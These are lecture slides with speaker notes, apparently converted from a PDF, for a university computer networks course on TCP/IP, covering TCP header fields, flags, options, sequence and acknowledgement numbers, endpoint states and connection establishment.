
1. Often referred to as a "stream" protocol, because it sends a continuous stream of data.

How does it work?

How does it work?

2021-09-09


# How does it work?



└ How does it work?

└ How does it work?

2021-09-09



1. By the nature of packet switching, packets can take any route through the network, arrive in any order, be lost or duplicated en route.

# TCP Segment Header

+	Bits 0–3	4–9	10–15	16–31
0		Source Port		Destination Port
32		Sequence Number		
64		Acknowledgment Number		
96	Data Offset	Reserved	Flags	Window
128		Checksum		Urgent Pointer
160		Options (optional)		
160/192+		Data		

└ How does it work?


└ TCP Segment Header

2021-09-09

v	Res 0–3	4–9	10–15	16–31
0		Source Port		Destination Port
32		Sequence Number		
64		Acknowledgment Number		
96	Data Offset	Reserved	Flags	Window
128		Checksum		Urgent Pointer
160		Options (optional)		
160/192+		Data		

1. "Segment" is the name for packet at the TCP level. Segment, because to the user, a TCP connection is a single stream of data.


## TCP Segment Header



└ How does it work?

└ TCP Segment Header

2021-09-09



# TCP Flags

**URG** Urgent data, prioritise

**ACK** Acknowledgement

**PSH** Send data to application immediately

**RST** Reset

**SYN** Establish connection (first packet)

**FIN** Terminate connection

**ECE** ECN-Echo

- If SYN flag = 1 - peer is ECN capable
- Syn flag = 0 - Network congestion notification

**CWR** Congestion Window Reduced

**NS** ECN-nonce (experimental RFC 3540)

└ How does it work?

└ TCP Flags

2021-09-09

TCP Flags

URG Urgent data, prioritise  
ACK Acknowledgement  
PSH Send data to application immediately  
RST Reset  
SYN Establish connection (first packet)  
FIN Terminate connection

ECE ECN-Echo

- If SYN flag = 1 - peer is ECN capable
- Syn flag = 0 - Network congestion notification

CWR Congestion Window Reduced

NS ECN-nonce (experimental RFC 3540)

# TCP Options

- Maximum Segment Size (MSS)
- Window Scale
- SACK (Selective Acknowledgement) Permitted
- SACK (Selective Acknowledgement)
- Timestamps
- Often used experimentally
  - Skeeta and Bubba

|—How does it work?

|—TCP Options

2021-09-09

- Maximum Segment Size (MSS)
- Window Scale
- SACK (Selective Acknowledgement) Permitted
- SACK (Selective Acknowledgement)
- Timestamps
- Often used experimentally
  - Skeeta and Bubba

# TCP Options: Skeeta and Bubba

From: "Kastenholz, Frank" <[FKastenholz@unispherenetworks.com](mailto:FKastenholz@unispherenetworks.com)>  
 Subject: Re: skeeter & bubba TCP options?

ah, the sins of ones youth that never seem to be lost...

it was something that ben levy and stev and i did at ftp many many moons ago. bridgham and stev were the instigators of it. the idea was simple, put a dh key exchange directly in tcp so that all tcp sessions could be encrypted without requiring any significant key management system. authentication was not a part of the idea, it was to be provided by passwords or whatever, which could now be transmitted over the internet with impunity since they were encrypted... we implemented a simple form of this (doing the math was non trivial on the machines of the day). it worked. the only failure that i remember was that it was vulnerable to man-in-the-middle attacks.

why "skeeter" and "bubba"? well, that's known only to stev...

f

2021-09-09

## └─TCP Options: Skeeta and Bubba

TCP Options: Skeeta and Bubba  
 From: "Kastenholz, Frank" <[FKastenholz@unispherenetworks.com](mailto:FKastenholz@unispherenetworks.com)>  
 Subject: Re: skeeter & bubba TCP options?  
 ah, the sins of ones youth that never seem to be lost...  
 it was something that ben levy and stev and i did at ftp many many moons ago. bridgham and stev were the instigators of it. the idea was simple, put a dh key exchange directly in tcp so that all tcp sessions could be encrypted without requiring any significant key management system. authentication was not a part of the idea, it was to be provided by passwords or whatever, which could now be transmitted over the internet with impunity since they were encrypted... we implemented a simple form of this (doing the math was non trivial on the machines of the day). it worked. the only failure that i remember was that it was vulnerable to man-in-the-middle attacks.  
 why "skeeter" and "bubba"? well, that's known only to stev...  
 f

# TCP Segment Numbers

- Each TCP segment carries:
  - A sequence number
  - An acknowledgement number
- TCP segments are carried using IP: unreliable, connectionless
- Within network TCP segments are invisible (in theory at least)
- Server and Client hosts have to handle consequences of segments
  - Arriving out of order
  - Being delayed
  - Being dropped
- Maintain local state to do so
  - Transmission Control Block(TCB)

## |—How does it work?

### |—TCP Segment Numbers

2021-09-09

- Each TCP segment carries:
  - A sequence number
  - An acknowledgement number
- TCP segments are carried using IP: unreliable, connectionless
- Within network TCP segments are invisible (in theory at least)
- Server and Client hosts have to handle consequences of segments
  - Arriving out of order
  - Being delayed
  - Being dropped
- Maintain local state to do so
  - Transmission Control Block(TCB)

## How do they do this?

- Sequence number:
  - Number of byte in stream of first byte in segments' data
- Acknowledgement:
  - Sequence number of next byte expected
- Both sides maintain separate counters for sent and received traffic
- ISN: Initial Sequence Number - Range(0..4,294,967,295)
- Wireshark displays relative sequence number - rebased to 0

## └ How does it work?

### └ How do they do this?

2021-09-09

- Sequence number:
  - Number of byte in stream of first byte in segments' data
- Acknowledgement:
  - Sequence number of next byte expected
- Both sides maintain separate counters for sent and received traffic
- ISN: Initial Sequence Number - Range(0..4,294,967,295)
- Wireshark displays relative sequence number - rebased to 0

1. Hence if you are looking at raw packets headers, you may see something different to what is shown on Wireshark.

Sequence (SEQ) and Acknowledgement (ACK)

Time	192.168.1.2	Comment
0.000	SYN	Seq = 0 Ack = 94856056
0.047	SYN, ACK	Seq = 0 Ack = 1
0.047	ACK	Seq = 1 Ack = 1
0.047	PSH, ACK - Len: 725	Seq = 1 Ack = 1
0.097	ACK	Seq = 1 Ack = 726
0.100	ACK - Len: 1448	Seq = 1 Ack = 726
0.100	ACK	Seq = 726 Ack = 1449
0.100	ACK - Len: 1448	Seq = 1449 Ack = 726
0.100	ACK	Seq = 726 Ack = 2897
0.100	ACK - Len: 1448	Seq = 2897 Ack = 726
0.100	ACK	Seq = 726 Ack = 4345
0.150	ACK - Len: 1448	Seq = 4345 Ack = 726
0.150	ACK	Seq = 726 Ack = 5793
0.152	ACK - Len: 1448	Seq = 5793 Ack = 726
0.152	ACK	Seq = 726 Ack = 7241
0.152	ACK - Len: 1448	Seq = 7241 Ack = 726
0.152	ACK	Seq = 726 Ack = 8689

Computer Networks T-409-TSAM TCP/IP


—How does it work?

—Sequence (SEQ) and Acknowledgement (ACK)

- 1. Talk about ACK=94856056 in a moment.
  - 2. and length is being sent via IP header

The figure shows a Wireshark capture of network traffic. The interface is 'eth0' and the source IP is '192.168.1.3'. The destination IP is '172.16.23.13'. The column 'Time' lists times from 0.0000 to 0.1520. The column 'Comment' lists ACKs for sequence numbers 1 through 152. The packet details and bytes columns show the raw hex and ASCII data for each ACK.


## TCP Header



└ How does it work?

└ TCP Header

2021-09-09



# How does the Receiver know the TCP Data Length?

- There is no length field in the TCP Header
- Left as implementation dependent by TCP standard
- Consequently theoretical limit on TCP packet size is IP length
  - In practice a good MTU(message transfer unit) is 1400

*"Any lower level protocol will have to provide the source address, destination address, and protocol fields, and some way to determine the 'TCP length', both to provide the functional equivalent service of IP and to be used in the TCP checksum."*  
*RFC 793, p51*

## └ How does it work?

### └ How does the Receiver know the TCP Data Length?

1. This is why it is referred to as TCP/IP since there is a dependency on the IP protocol. Also for addressing. However, this also means TCP could be decoupled from IP, eg. TCP/IPX (RFC 1791)

- There is no length field in the TCP Header
  - Left as implementation dependent by TCP standard
  - Consequently theoretical limit on TCP packet size is IP length
    - In practice a good MTU(message transfer unit) is 1400
- "Any lower level protocol will have to provide the source address, destination address, and protocol fields, and some way to determine the 'TCP length', both to provide the functional equivalent service of IP and to be used in the TCP checksum."*  
*RFC 793, p51*

## IP Header

0      4      8      16      19      31

Version	Header Length	Service Type	Total Length		
Identification		Flags	Fragment Offset		
TTL	Protocol	Header Checksum			
Source IP Addr					
Destination IP Addr					
Options		Padding			

└ How does it work?

└ IP Header

2021-09-09

0	4	8	16	19	31
Version	Header Length	Service Type	Total Length		
		Identification	Flags	Fragment Offset	
TTL	Protocol		Header Checksum		
		Source IP Addr			
		Destination IP Addr			
		Options	Padding		

1. Although theoretical max is 65535 bytes (size of IP length field minus headers) in practice because of underlying network MTU (Message Transfer Unit) anything above 1400 is a bad idea. In theory the application is shielded from knowing this, but in practice, it's not a good idea to do large monolithic writes

# TCP Protocol Phases

- 1 Connection Establishment
- 2 Data Transfer
- 3 Connection Termination

└ How does it work?

└ TCP Protocol Phases

■ Connection Establishment  
■ Data Transfer  
■ Connection Termination

2021-09-09

# TCP/IP Endpoint States (1)

- LISTEN** represents waiting for a connection request from any remote TCP and port.
- SYN-SENT** represents waiting for a matching connection request after having sent a connection request.
- SYN-RECEIVED** represents waiting for a confirming connection request acknowledgment after having both received and sent a connection request.
- ESTABLISHED** represents an open connection, data received can be delivered to the user. The normal state for the data transfer phase of the connection.
- FIN-WAIT-1** represents waiting for a connection termination request from the remote TCP, or an acknowledgment of the connection termination request previously sent.
- FIN-WAIT-2** represents waiting for a connection termination request from the remote TCP.

## |—How does it work?

### |—TCP/IP Endpoint States (1)

2021-09-09

<b>LISTEN</b>	represents waiting for a connection request from any remote TCP and port.
<b>SYN-SENT</b>	represents waiting for a matching connection request after having sent a connection request.
<b>SYN-RECEIVED</b>	represents waiting for a confirming connection request acknowledgment after having both received and sent a connection request.
<b>ESTABLISHED</b>	represents an open connection, data received can be delivered to the user. The normal state for the data transfer phase of the connection.
<b>FIN-WAIT-1</b>	represents waiting for a connection termination request from the remote TCP, or an acknowledgment of the connection termination request previously sent.
<b>FIN-WAIT-2</b>	represents waiting for a connection termination request from the remote TCP.

# TCP/IP Endpoint States (2)

**CLOSE-WAIT** represents waiting for a connection termination request from the local user.

**CLOSING** represents waiting for a connection termination request acknowledgment from the remote TCP.

**LAST-ACK** represents waiting for an acknowledgment of the connection termination request previously sent to the remote TCP (which includes an acknowledgment of its connection termination request).

**TIME-WAIT** represents waiting for enough time to pass to be sure the remote TCP received the acknowledgment of its connection termination request.


**CLOSED** represents no connection state at all.

## |—How does it work?

### |—TCP/IP Endpoint States (2)

2021-09-09


<b>CLOSE-WAIT</b>	represents waiting for a connection termination request from the local user.
<b>CLOSING</b>	represents waiting for a connection termination request acknowledgment from the remote TCP.
<b>LAST-ACK</b>	represents waiting for an acknowledgment of the connection termination request previously sent to the remote TCP (which includes an acknowledgment of its connection termination request).
<b>TIME-WAIT</b>	represents waiting for enough time to pass to be sure the remote TCP received the acknowledgment of its connection termination request.
<b>CLOSED</b>	represents no connection state at all.



State Transition Diagram for TCP/IP

Computer Networks T-409-TSAM TCP/IP  
└ How does it work?

2021-09-09



- Line shows transitions for server, solid is transitions for the client


## TCP Protocol Connection Establishment

TCP Protocol Connection Establishment


2021-09-09

# Connect Handshake

## Client




## Server



Computer Networks T-409-TSAM TCP/IP  
└ TCP Protocol Connection Establishment

└ Connect Handshake

2021-09-09



1. SYN, SYN + ACK map directly to the client connect(), and the server accept() functions.
2. SYN and ACK are flags set in the flags field in the tcp header.

# What can go Wrong?

- Packets get lost
  - Server doesn't receive SYN
  - Client doesn't receive SYN+ACK
  - Server doesn't receive ACK
  - Server receives duplicate SYN
- Packets get delayed or duplicated
  - Delayed packets will be retransmitted
  - Eventual arrival causes duplication
- Packets and Protocols get abused


2021-09-09

## └ What can go Wrong?

1. The goal here is learn to think like a protocol designer.

- Packets get lost
  - Server doesn't receive SYN
  - Client doesn't receive SYN+ACK
  - Server doesn't receive ACK
  - Server receives duplicate SYN
- Packets get delayed or duplicated
  - Delayed packets will be retransmitted
  - Eventual arrival causes duplication
- Packets and Protocols get abused


# Server doesn't receive SYN



# Computer Networks T-409-TSAM TCP/IP └ TCP Protocol Connection Establishment


## └ Server doesn't receive SYN

2021-09-09



- Line shows transitions for server, solid is transitions for the client
2. Can see from the state diagram:
3. state: is SYN\_SENT, timeout, close, may return to listen, send another SYN


# Server doesn't receive SYN or SYN+ACK- Client



